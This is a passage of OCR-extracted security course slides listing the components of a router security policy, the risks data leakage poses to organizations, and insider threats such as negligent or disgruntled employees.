14. Logs checked, reviewed, and archived as per defined policy


Notes: ______________________________



Design, Implement, and Enforce Router Security Policy


Router Security Policy Should consist of:

- Password Policy
- Authentication Policy
- Remote Access Policy
- Filtering Policy
- Backup Policy
- Redundancy Policy
- Documentation Policy
- Physical Access Policy
- Monitoring Policy
- Update Policy



LO#04: Explain Data Leakage Concepts

Notes:




Data Leakage

- Data leakage refers to unauthorized access or disclosure of **sensitive or confidential data**
- Data leakage may happen electronically through an email or malicious link or via some physical method such as device theft or hacker break-ins

Major Risks to Organizations

- Loss of customer loyalty
- Potential litigations
- Heavy fines
- Decline in share value
- Loss of brand name
- Loss of reputation
- Reduction of sales and revenue
- Unfavorable media attention
- Unfavorable competitor advantage
- Insolvency or liquidation
- Loss of new and existing customers
- Monetary loss
- Prone to cyber criminal attacks
- Loss of productivity
- Disclosure of trade secrets
- Pre-release of latest technology developed by company
- Loss of proprietary and customer information
- Ready to release projects get pirated



Data Leakage Threats

Insider Threats

- Disgruntled or negligent employees may knowingly or unknowingly leak sensitive data to the outside world, incurring huge **financial losses** and business interruptions
- Employees may use various techniques such as eavesdropping, shoulder surfing, or dumpster diving, to gain unauthorized **access** to information in violation of **corporate policies**

Reasons for Insider Threats

- Inadequate security **awareness** and **training**
